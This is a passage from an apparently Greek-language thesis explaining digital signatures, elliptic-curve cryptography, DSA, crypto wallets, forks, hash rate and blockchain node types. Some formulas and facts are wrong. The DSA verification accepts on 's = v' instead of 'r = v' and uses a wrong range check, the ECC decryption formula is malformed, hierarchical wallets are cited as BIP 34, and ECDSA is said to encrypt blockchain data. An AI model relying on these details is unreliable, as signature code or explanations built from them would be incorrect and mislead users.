Συστοιχίας. Θα αναλυθεί αναλυτικά παρακάτω.

4.3.3. Ψηφιακές Υπογραφές

Επιπλέον, έχουμε τις ψηφιακές υπογραφές [59]. Επειδή στο διαδίκτυο δεν γνωρίζουμε σχεδόν ποτέ με ποιον επικοινωνούμε, εφαρμόζουμε αυτήν την τεχνική για να πιστοποιήσουμε την εγκυρότητα των μηνυμάτων ή αρχείων που λαμβάνουμε και στέλνουμε. Υπάρχουν δύο κύριες κατηγορίες ψηφιακών υπογραφών. Ψηφιακές υπογραφές με παράρτημα (Digital Signatures with Appendix) και ψηφιακές υπογραφές με ανάκτηση (Digital Signatures with Message Recovery).

Στην πρώτη κατηγορία, ο αποστολέας Α στέλνει το ζευγάρι {μήνυμα, ψηφιακή υπογραφή}. Η ψηφιακή υπογραφή, δημιουργείται σε δύο βήματα. Το μήνυμα m περνάει από Συνάρτηση Κατακερματισμού H(m) = m', η οποία έχει συμφωνηθεί και από τις δύο επικοινωνούντες οντότητες. Ο αποστολέας, δημιουργεί ένα ζευγάρι ασύμμετρων κλειδιών {PK_A, SK_A}. Το κατακερματισμένο μήνυμα, «υπογράφεται» με το Ιδιωτικό Κλειδί του αποστολέα s = SK_A(m'). Το ζευγάρι {s, m, PK_A} αποστέλλεται στον παραλήπτη. Ο παραλήπτης «επιβεβαιώνει» το s με το Δημόσιο Κλειδί του αποστολέα PK_A(s) = m'. Κατακερματίζει το αρχικό μήνυμα H(m) = u και συγκρίνει τα δύο αποτελέσματα. Εάν u = m' τότε ο παραλήπτης αποδέχεται την υπογραφή. Ένας από τους αλγορίθμους που χρησιμοποιούν αυτήν την τεχνική είναι ο Αλγόριθμος Ψηφιακών Υπογραφών (Digital Signature Algorithm – DSA), ο οποίος χρησιμοποιείται από τις Αλυσίδες Συστοιχίας.

Στη δεύτερη κατηγορία, χρησιμοποιώντας τη Συνάρτηση Πλεονασμού (Redundancy Function), υπολογίζει την τιμή m' = R(m), την οποία γνωρίζουν πάλι και οι δύο οντότητες. Η Συνάρτηση Πλεονασμού αυξάνει το μέγεθος του αρχικού μηνύματος και χρησιμοποιείται για μικρού μεγέθους μηνύματα. Ο αποστολέας, δημιουργεί ένα ζευγάρι ασύμμετρων κλειδιών {PK_A, SK_A}. Στη συνέχεια, «υπογράφει» το m' με το Ιδιωτικό Κλειδί του αποστολέα ως s = SK_A(m'). Το στέλνει στον παραλήπτη, ο οποίος το «επιβεβαιώνει» χρησιμοποιώντας το Δημόσιο Κλειδί του αποστολέα: u = PK_A(m'). Επαληθεύει ότι u $\in$ M_R. Εάν γίνει επαλήθευση, τότε ανακτάται το μήνυμα με την αντίστροφη Συνάρτηση Πλεονασμού R^{-1}: m = R^{-1} (m').


Οι έννοιες «υπογραφή» και «επιβεβαίωση» δηλώνουν τον μηχανισμό με τον οποίο κάθε αλγόριθμος ψηφιακών υπογραφών αξιοποιεί για να εκτελέσει τις παραπάνω διαδικασίες. Άλλοι αλγόριθμοι ψηφιακών υπογραφών είναι: Το σχέδιο υπογραφών RSA (RSA Signature scheme), το σχέδιο υπογραφών δημόσιου κλειδιού Rabin (Rabin public key signature scheme) και οι ψηφιακές υπογραφές Feige-Fiat-Shamir.

4.3.4. Elliptic Curve Digital Signature Algorithm – ECDSA

Σε αυτήν την ενότητα, θα εξηγήσουμε αναλυτικά τον αλγόριθμο ECDSA [63], καθώς είναι ο αλγόριθμος που χρησιμοποιείται από όλες τις Αλυσίδες Συστοιχίας για την κρυπτογράφηση των δεδομένων (Elliptic-Curve Cryptography – ECC) και την υπογραφή των δεδομένων (Digital Signature Algorithm – DSA).

4.3.4.1. Κρυπτογραφία Ελλειπτικών Καμπυλών (ECC)

Οι ελλειπτικές καμπύλες ορίζονται σε ένα πρώτο F_p ή δυαδικό σώμα. Το σύνολο των λύσεων (x,y) παράγεται από την εξίσωση: $y^2 = x^3 + ax + b$, με a,b να ικανοποιούν τη σχέση: $(4a^3 + 27b^2) \not\equiv 0 \bmod p$. Επειδή μια καμπύλη τείνει στο άπειρο, το p, ορίζει το μέγιστο {x, y} μέχρι το οποίο θα μπορεί κανείς να υπολογίσει τα σημεία πάνω στην καμπύλη. Για παράδειγμα, αν p = 97, τότε έχουμε αυτήν την καμπύλη με τελικό {x, y} {97, 97}.



Εικόνα 28. Ελλειπτική καμπύλη για p = 97, a = 0, b = 7 [64]

Παράμετροι της καμπύλης είναι τα (a, b) και p, θετικοί πρώτοι αριθμοί συνήθως μεγέθους 256 bits. Το μέγεθος των κλειδιών που θα παραχθούν, έχει επίσης μέγεθος 256 bits. Εδώ είναι η πρώτη σημαντική διαφορά με άλλους ασύμμετρους αλγόριθμους κρυπτογράφησης όπως ο RSA. Μικρότερο μέγεθος κλειδιών, σημαίνει λιγότερος χώρος αποθήκευσης, ταχύτερη κρυπτογράφηση και αποκρυπτογράφηση δεδομένων και λιγότερη κατανάλωση ενέργειας.

Key Type	Algorithms and Key Sizes
Digital Signature keys used for authentication (for Users or Devices)	RSA (2048 bits) ECDSA (Curve P-256)
Digital Signature keys used for non-repudiation (for Users or Devices)	RSA (2048 bits) ECDSA (Curves P-256 or P-384)
CA and OCSP Responder Signing Keys	RSA (2048 or 3072bits) ECDSA (Curves P-256 or P-384)
Key Establishment keys (for Users or Devices)	RSA (2048 bits) Diffie-Hellman (2048 bits) ECDH (Curves P-256 or P-384)

Εικόνα 29. Προτεινόμενα μεγέθη κλειδιών από το NIST για RSA, ECDSA [65]

Στην περίπτωση των Αλυσίδων Συστοιχίας, χρησιμοποιείται μια παραλλαγή των Ελλειπτικών Καμπυλών που ονομάζεται secp256k1 [66]. Σε αυτήν την παραλλαγή, η εξίσωση της Ελλειπτικής Καμπύλης είναι $y^2 = x^3 + 7$, με a = 0, b = 7. Αυτή η παραλλαγή επιτρέπει πιο αποδοτικούς υπολογισμούς από τις άλλες καμπύλες λόγω των μη τυχαίων a, b.

Συνεχίζοντας, όπως και σε κάθε ομάδα, ορίζονται οι βασικές πράξεις. Δηλαδή:

- Πρόσθεση σημείων: P + Q = R.
- Αβελιανή ομάδα με το 0 ως ουδέτερο στοιχείο: $(E(F_p), +)$
- Πολλαπλασιασμός: $Q = k \times P = \underbrace{P + \ldots + P}_{k \text{ - φορές}}$

Το σημαντικό που πρέπει να κατανοήσει κανείς για τις Ελλειπτικές Καμπύλες, είναι η διαδικασία του πολλαπλασιασμού. Όταν πολλαπλασιάζεται ένα σημείο P που βρίσκεται πάνω στην καμπύλη με έναν ακέραιο k, τότε σημαίνει ότι προστίθεται k-φορές στον εαυτό του. Αυτή η διαδικασία ονομάζεται Elliptic curve scalar multiplication.

Όταν δύο οντότητες (A, B) θέλουν να επικοινωνήσουν, συμφωνούν σε ένα p. Διαθέτουν πλέον το F_p. Η οντότητα A, διαλέγει τυχαία ένα δημόσιο σημείο G(x, y). Διαλέγει τυχαία το Ιδιωτικό Κλειδί d_A από το σύνολο {1, m - 2}, όπου m είναι η τάξη του F_p. Τέλος, υπολογίζει το Δημόσιο Κλειδί e_A ως $e_A = d_A \times G$. Στην οντότητα B, θα αποστείλει την τριάδα $\{e_A, G, p\}$. Η οντότητα B, θα δημιουργήσει το δικό της ζευγάρι κλειδιών $\{e_B, d_B\}$ αξιοποιώντας το σημείο G και το F_p και θα ενημερώσει την οντότητα A για το δικό της Δημόσιο Κλειδί e_B.

Πλέον κάθε οντότητα έχει το Δημόσιο Κλειδί της άλλης. Έστω ότι η Α θέλει να στείλει ένα μήνυμα $P_{message}$ στη Β. Κρυπτογραφεί και στέλνει το κρυπτοκείμενο P_c με το Δημόσιο Κλειδί του Β ως εξής:

- $C = P_{message} + k \times e_B$. Κρυπτογράφηση του μηνύματος P_m
- $P_c = \{k \times G, C\}$. Αποστολή του ζευγαριού $k \times G$, $P_{message}$.
- k τυχαίος αριθμός, παράγει κάθε φορά διαφορετική μορφή κρυπτοκείμενου, ακόμα και αν πρόκειται για το ίδιο μήνυμα.
- G το δημόσιο σημείο στην καμπύλη.

Η Β λαμβάνει το P_c και ξεκινά τη διαδικασία αποκρυπτογράφησης:

- $P_{message} = \{P_c – (d_B \times k \times G)\}$

Η ασφάλεια αυτού του αλγορίθμου βασίζεται στο πρόβλημα διακριτού λογαρίθμου ελλειπτικών καμπυλών (Elliptic Curve Discrete Logarithm Problem - ECDLP) [59] το οποίο λέει: Δοθέντων $P, Q \in E(F_p)$, ζητείται να βρεθεί ο μικρότερος t, $0 \leq t \leq m - 1$, για τον οποίο ισχύει $Q = t \times P$. Η επίλυση έχει εκθετική υπολογιστική πολυπλοκότητα $T(N) = O(2^{N/2})$, όπου $N = \log_2 p$. Στην πράξη, δεν υπάρχει υπολογιστής αυτήν τη στιγμή που να μπορεί να υπολογίσει το t.

4.3.4.2. Αλγόριθμος Ψηφιακών Υπογραφών (DSA)

Ο αλγόριθμος ψηφιακών υπογραφών DSA, ανήκει στην κατηγορία των ψηφιακών υπογραφών με παράρτημα. Θεωρούμε δύο οντότητες Α και Β, οι οποίες θέλουν να επιβεβαιώσουν την ταυτότητά τους μεταξύ τους. Η διαδικασία χωρίζεται σε τέσσερεις φάσης. Δημιουργία παραμέτρων, δημιουργία ζεύγους κλειδιών, δημιουργία υπογραφής και επιβεβαίωση υπογραφής.

Στην δημιουργία παραμέτρων, πρέπει οι δύο οντότητες να συμφωνήσουν σε κάποιες κοινές παραμέτρους. Η πρώτη, είναι ένας πρώτος αριθμός q 160 bits, ένας αριθμός p 1024 bits τέτοιος ώστε, ο q να είναι πολλαπλάσιο του p – 1 (q | p – 1) και ένας τυχαίος ακέραιος h στο διάστημα [2, p – 2]. Υπολογίζεται η τιμή $g \equiv (h^{(p-1)/q}) \bmod p$. Τέλος, συμφωνούν και σε μια συνάρτηση κατακερματισμού H. Αυτές οι τέσσερεις τιμές λοιπόν {q, p, g, H}, είναι ίδιες και για τις δύο οντότητες.

Στη συνέχεια και οι δύο οντότητες, δημιουργούν το ζεύγος κλειδιών τους. Διαλέγουν ένα τυχαίο x στο διάστημα [1, q – 1] και υπολογίζουν $y \equiv g^x \bmod p$. Όπου x είναι το Ιδιωτικό Κλειδί και y είναι το Δημόσιο Κλειδί. Έχουμε λοιπόν: $\{PK_a, SK_a\}$ και $\{PK_b, SK_b\}$. Οι δύο οντότητες, ανταλλάσσουν το Δημόσιο Κλειδί τους.

Στην τρίτη φάση, η οντότητα Α, θέλει να υπογράψει ένα μήνυμα. Βρίσκει έναν ακέραιο k στο διάστημα [1, q – 1]. Υπολογίζει την τιμή $r \equiv (g^k \bmod p) \bmod q$. Στη σπάνια περίπτωση που r = 0, διαλέγει άλλο k. Στη συνέχεια, τροφοδοτεί τη συνάρτηση κατακερματισμού με το μήνυμα που θέλει να στείλει ως H(m) και υπολογίζει την τιμή $s \equiv (k^{-1} \times (H(m) + SK_A \times r)) \bmod q$. Στη σπάνια περίπτωση που s = 0, υπολογίζει εκ νέου το k. Η υπογραφή του είναι το ζευγάρι {r, s}, το οποίο στέλνει στην οντότητα Β.

Στην τελευταία φάση, η Β πρέπει να επιβεβαιώσει ότι η υπογραφή ανήκει όντως στην Α. Εκτελεί λοιπόν τους παρακάτω υπολογισμούς. Επιβεβαιώνει αρχικά ότι $0 \leq r \leq s$ και $0 \leq s \leq q$. Υπολογίζει:

- $w \equiv (s^{-1} \bmod) q$

- $u1 \equiv (H(m) \times w) \bmod q$
- $u2 \equiv (r \times w) \bmod q$
- $v \equiv (g^{u1} \times {PK_A}^{u2} \bmod p) \bmod q$

Εάν s = v τότε η υπογραφή είναι έγκυρη.

4.4. Επεξήγηση ορισμών της Αλυσίδας Συστοιχίας

Σε αυτό το σημείο γίνεται επεξήγηση των ορισμών που αξιοποιούνται σε μια Αλυσίδα Συστοιχίας. Δίνεται έμφαση στους μηχανισμούς που λειτουργούν στο Bitcoin και το Ethereum. Πληροφορίες για τους βασικούς μηχανισμούς και τις λειτουργίες, αντλήθηκαν από τα δύο βιβλία “Mastering Bitcoin” [67], “Mastering Ethereum” [68], καθώς και από τις ιστοσελίδες των δύο κρυπτονομισμάτων [69], [70].

4.4.1. Κρυπτονόμισμα


Αρχικά, έχουμε το κρυπτονόμισμα. Τα κρυπτονομίσματα είναι ένα είδος νομίσματος, με το οποίο πραγματοποιούνται ηλεκτρονικές συναλλαγές, χωρίς να χρειάζεται η παρέμβαση μιας τράπεζας. Δημιουργούνται από την Αλυσίδα Συστοιχίας και προσφέρονται ως ανταμοιβή για τον έλεγχο και την επιβεβαίωση των συναλλαγών που πραγματοποιούνται. Διαφορετικά, μπορεί κανείς να αγοράσει κρυπτονομίσματα από ένα ανταλλακτήριο και να τα χρησιμοποιήσει για την πραγματοποίηση συναλλαγών στην Αλυσίδα Συστοιχίας. Υπάρχουν πάνω από 9,000 διαφορετικά κρυπτονομίσματα [71], με πιο γνωστά το Bitcoin και το Ethereum. Η συνολική αξία όλων υπολογίζεται σε πάνω από 1.12 τρισεκατομμύρια δολάρια [72].

4.4.2. Ψηφιακό Πορτοφόλι και Διεύθυνση

Πολλές φορές οι έννοιες Διεύθυνση και Ψηφιακό Πορτοφόλι λανθασμένα ταυτίζονται. Το ψηφιακό πορτοφόλι, χρησιμοποιείται για την αποθήκευση των ασύμμετρων κλειδιών. Ενώ, η Διεύθυνση παράγεται από το Δημόσιο Κλειδί και αντιπροσωπεύει την οντότητα στην οποία θα σταλούν τα κρυπτονομίσματα. Όταν ένας χρήστης πραγματοποιεί μια συναλλαγή, ουσιαστικά την υπογράφει με το Ιδιωτικό Κλειδί του, αποδεικνύοντας ότι του ανήκει η συναλλαγή. Τα κρυπτονομίσματα που διαθέτει είναι αποθηκευμένα στην Αλυσίδα Συστοιχίας σε μορφή Transaction Output (βλ. παρακάτω).

Υπάρχουν δύο ειδών πορτοφόλια. Τα μη ντετερμινιστικά και τα ντετερμινιστικά. Στα μη ντετερμινιστικά, κάθε καινούριο ζευγάρι κλειδιών δημιουργείται εκτελώντας τη διαδικασία από την αρχή με διαφορετικά δεδομένα. Δηλαδή παράγοντας νέους τυχαίους αριθμούς. Πολλά λογισμικά δημιουργίας πορτοφολιών, προστατεύουν το ιδιωτικό κλειδί με μια φράση κλειδί (pass phrase) ως επιπλέον μέτρο προστασίας χρησιμοποιώντας ένα μηχανισμό που ονομάζεται Συνάρτηση Παραγωγής Κλειδιών (Key Derivation Function – KDF). Προστατεύει κυρίως απέναντι σε επιθέσεις τύπου ωμής βίας, λεξικού (dictionary) και rainbow tables. Η φράση κλειδί περνάει από Συνάρτηση Κατακερματισμού 262,144 φορές. Δηλαδή κάθε πιθανή φράση κλειδί που θα δοκιμάσει ένας επιτιθέμενος, τροφοδοτείται στη Συνάρτηση Κατακερματισμού 262,144 φορές.

Στα ντετερμινιστικά, υπάρχει το κυρίαρχο κλειδί (master key) ή σπόρος (seed), από το οποίο παράγονται όλα τα ζευγάρια κλειδιών. Η πιο εξελιγμένη μορφή δημιουργίας κλειδιών στα ντετερμινιστικά πορτοφόλια ονομάζεται Ιεραρχικά Ντετερμινιστικά Πορτοφόλια (Hierarchical Deterministic Wallets – BIP 34/BIP 44). Έχουν τη δομή Δένδρου, όπου κάθε πατέρας-κλειδί παράγει μια ακολουθία από παιδιά-κλειδιά και το κάθε παιδί-κλειδί παράγει μια ακολουθία από παιδιά-κλειδιά.



Εικόνα 30. Κλειδιά αποθηκευμένα σε Ιεραρχικό Ντετερμινιστικό Πορτοφόλι [67]

Αυτή η μέθοδος προσφέρει δύο πλεονεκτήματα. Το πρώτο είναι ότι κάθε παρακλάδι μπορεί να χρησιμοποιηθεί για διαφορετικό σκοπό. Για παράδειγμα ένα παρακλάδι μπορεί να αξιοποιείται για αποδοχή συναλλαγών και ένα άλλο παρακλάδι για να λαμβάνει ρέστα από την πραγματοποίηση συναλλαγών. Το δεύτερο πλεονέκτημα είναι ότι μπορεί ο χρήστης να αποκτήσει πρόσβαση σε μια ακολουθία δημόσιων κλειδιών, χωρίς να έχει πρόσβαση στο ιδιωτικό κλειδί του. Θεωρείται μια ασφαλής μέθοδος όταν πρόκειται να επικοινωνήσει με έναν άγνωστο άρα και μη ασφαλή εξυπηρετητή.

4.4.3. Συναλλαγές, Συστοιχίες, soft fork, hard fork, ρυθμός Hashing

4.4.3.1. Συναλλαγές

Μια Συναλλαγή (transaction) που πραγματοποιείται στην Αλυσίδα Συστοιχίας, μπορεί να είναι η αγορά ενός προϊόντος μέσω μιας πλατφόρμας που δέχεται κρυπτονομίσματα ως μέσο συναλλαγής, η μεταφορά κρυπτονομίσματος από ένα

πορτοφόλι σε ένα άλλο, καθώς και η δημιουργία ενός Ευφυούς Συμβολαίου (βλ. παρακάτω).

4.4.3.2. Συστοιχίες

Κάθε συναλλαγή, υπογράφεται από το δημιουργό της με το Ιδιωτικό Κλειδί του και ελέγχεται από τους Μεταλλευτές. Οι έγκυρες συναλλαγές, συγκεντρώνονται σε μια συστοιχία (block), μέχρι να φτάσει το μέγεθος 1 MB στο Bitcoin και 80 KB στο Ethereum. Οπότε, το μέγεθος είναι ανάλογο της Αλυσίδας Συστοιχίας στην οποία αναφερόμαστε. Έπειτα, η συστοιχία εγκρίνεται από τους Μεταλλευτές και προστίθεται στην αλυσίδα.

4.4.3.3. Soft fork

Τα Soft και Hard Forks είναι ριζικές αλλαγές που γίνονται πάνω στο πρωτόκολλο του κρυπτονομίσματος. Η διαφορά είναι ότι στο Soft Fork η νέα έκδοση του πρωτοκόλλου είναι συμβατή με την παλαιότερη (backwards compatible), ενώ στο Hard Fork δεν είναι. Στο Soft Fork ουσιαστικά, γίνονται αναβαθμίσεις των πρωτοκόλλων και των λογισμικών που τρέχουν σε μια Αλυσίδα Συστοιχίας με τέτοιον τρόπο που ένας κόμβος που δεν έχει ενημερωθεί για τις αλλαγές, μπορεί πάλι να εκτελέσει μια συναλλαγή όσο δεν παραβιάζει και τους νέους κανόνες.

4.4.3.4. Hard Fork

Στο Hard Fork, η συναλλαγή αυτή θα απορριφθεί. Το Hard Fork δηλαδή, αποτελεί μια νέα μόνιμη έκδοση μιας νέας μορφής Αλυσίδας Συστοιχίας, με διαφορετικούς κανόνες. Για παράδειγμα, την 1^{η} Αυγούστου του 2017, το Bitcoin χωρίστηκε σε Bitcoin (BTC) και Bitcoin Cash (BCH) [73] μέσω ενός Hard Fork. Η διαίρεση έγινε λόγω βασικών διαφορών μεταξύ των κόμβων του δικτύου στη χρήση του SegWit (εξηγείται παρακάτω, Υποενότητα 4.5.1.1.) για την αύξηση των συναλλαγών ανά block. Έτσι δημιουργήθηκε το Bitcoin Cash, όπου το block έχει μέγεθος 8 MB αντί για 1 MB που είναι στο Bitcoin.

4.4.3.5. Ορφανές Συστοιχίες

Ορφανές συστοιχίες, είναι τα blocks που επικύρωσε ένας κόμβος αλλά απορρίφθηκαν από την Αλυσίδα Συστοιχίας, διότι ένας άλλος κόμβος που επικύρωσε το ίδιο block, κέρδισε το διαγωνισμό.

4.4.3.6. Ρυθμός Hashing

Ρυθμός Hashing, είναι πόσες φορές αξιοποιείται η Συνάρτηση Κατακερματισμού από τους Μεταλλευτές της αντίστοιχης Αλυσίδας Συστοιχίας. Για παράδειγμα, στο Bitcoin, ο ρυθμός Hashing είναι 250,75 EH/s. (13/1/2023). Δηλαδή, αυτήν τη στιγμή, για κάθε block πραγματοποιούνται 250,75x10^{18} υπολογισμοί Hashes ανά δευτερόλεπτο. Στο

Ethereum, όπου δεν είναι απαραίτητη τόσο η υπολογιστική ισχύς (εξηγείται παρακάτω), ο τρέχων Ρυθμός Hashing είναι 740,88 TH/s ($740,88x10^{12}$).

Hashrate Unit	Hash	Hashes Per Second
H/s (Hash)	1	One
kH/s (KiloHash)	1,000	One Thousand
MH/s (MegaHash)	1,000,000	One Million
GH/s (GigaHash)	1,000,000,000	One Billion
TH/s (TeraHash)	1,000,000,000,000	One Trillion
PH/s (PetaHash)	1,000,000,000,000,000	One Quadrillion
EH/s (ExaHash)	1,000,000,000,000,000,000	One Quintillion
ZH/s (ZettaHash)	1,000,000,000,000,000,000,000	One Sextillion
YH/s (YottaHash)	1,000,000,000,000,000,000,000,000	One Septillion

Εικόνα 31. Μεγέθη Ρυθμού Hash [74]

4.4.4. Κατηγορίες Κόμβων

Σύμφωνα με το bitnodes.io [75], υπολογίζεται ότι υπάρχουν περίπου 14,231 προσβάσιμοι κόμβοι Bitcoin, ενώ στο σύνολό τους, υπολογίζονται σε 43,706. Στην περίπτωση του Ethereum, βάσει των δεδομένων του etherscan.io [76], οι συνολικοί κόμβοι υπολογίζονται σε 5,693,190. Οι κόμβοι χωρίζονται σε κατηγορίες, αναλόγως των λειτουργιών που επιτελούν [77].

4.4.4.1. Πλήρεις Κόμβοι (Full Nodes)

Η πρώτη κατηγορία είναι οι Πλήρεις Κόμβοι (Full Nodes). Οι Πλήρεις Κόμβοι χρησιμοποιούνται για την επικύρωση συναλλαγών και blocks άλλων κόμβων και για τη διατήρηση των κανόνων ασφαλείας, σύμφωνα με τον Μηχανισμό Συναίνεσης του δικτύου. Παράλληλα διαγωνίζονται για να κερδίσουν την ανταμοιβή για το επόμενο block της αλυσίδας. Διαθέτουν ψηφιακό πορτοφόλι για την αποθήκευση των κλειδιών και έχουν αποθηκευμένη ολόκληρη την Αλυσίδα Συστοιχίας.

Καθένας χρήστης μπορεί να χρησιμοποιήσει το μηχάνημά του ως κόμβο. Στην περίπτωση του Bitcoin για παράδειγμα, πρέπει να κατεβάσει το Bitcoin Core. Να αναφέρουμε σε αυτό το σημείο ότι το Bitcoin Core είναι αναγκαίο γιατί χρησιμοποιείται για τη λήψη της Αλυσίδας Συστοιχίας, την επιβεβαίωσή της και την επιβεβαίωση όλων των μελλοντικών συναλλαγών. Το Bitcoin Core είχε εγκατεστημένο ένα cpu miner, δηλαδή οι υπολογιστικές πράξεις που εκτελούσε, εκτελούνταν αξιοποιώντας την υπολογιστική ισχύ της Κεντρικής Μονάδας Επεξεργασίας (Central Processive Unit –

CPU) του υπολογιστή που ήταν εγκατεστημένο. Λόγω όμως του εκθετικά αυξημένου hash rate, από την έκδοση 0.13 και μετά, οι developers το αφαίρεσαν και πλέον το Bitcoin Core συνδέεται με κάποιο άλλο πρόγραμμα εξόρυξης.

4.4.4.2. Ελαφριοί κόμβοι (Lightweight Nodes)

Η κατηγορία αυτών των κόμβων αποθηκεύει μόνο τις κεφαλίδες των blocks. Η αξιοποίηση αυτών των κόμβων είναι για μια διαδικασία έγκρισης των συναλλαγών που ονομάζεται Simplified Payment Verification. Γλιτώνει το σύστημα από υπολογιστική ισχύ και αποθηκευτικό χώρο, αλλά για να λειτουργήσει, θα πρέπει να τροφοδοτείται με πληροφορίες από έναν Πλήρη Κόμβο.

4.4.4.3. Πλήρεις Κλαδεμένοι Κόμβοι (Full Pruned Nodes)

Οι Κλαδεμένοι Κόμβοι, διαθέτουν τις ίδιες δυνατότητες με τους Πλήρεις Κόμβους. Η μόνη αλλά βασική διαφορά είναι ότι δε διατηρούν αποθηκευμένη ολόκληρη την Αλυσίδα Συστοιχίας. Στην πρώτη εγκατάσταση κατεβάζουν ολόκληρη την αλυσίδα για το συνηθισμένο έλεγχο και μετά τη διαγράφουν διατηρώντας το τελευταίο μέρος. Το μέγεθος αυτού του μέρους εξαρτάται από το λογισμικό που θα χρησιμοποιηθεί.

4.4.4.4. Πλήρεις Κόμβοι Αρχειοθέτησης (Full Archival Nodes)

Ένας Πλήρης Κόμβος Αρχειοθέτησης εκτελεί τις ίδιες λειτουργίες με έναν Πλήρη Κόμβο. Επιπλέον των λειτουργιών, είναι η δημιουργία και διατήρηση μιας βάσης δεδομένων ολόκληρης της Αλυσίδας Συστοιχίας (δηλαδή μέχρι το Block 0), από την οποία θα αντλεί και θα προσφέρει σε έναν Πλήρη Κόμβο πληροφορίες στις οποίες δε διαθέτει πρόσβαση ο Πλήρης Κόμβος. Για παράδειγμα, ένας Πλήρης Κόμβος Αρχειοθέτησης στην Αλυσίδα Συστοιχίας του Ethereum, για κάθε Block που δημιουργείται, διατηρεί και αποθηκεύει ένα στιγμιότυπο της συνολικής κατάστασης της βάσης δεδομένων από τη χρονική στιγμή που δημιουργήθηκε το Block μέχρι το Block 0.

4.4.4.5. Κόμβοι Μεταλλευτών (Mining) και Μεριδίων (Staking)

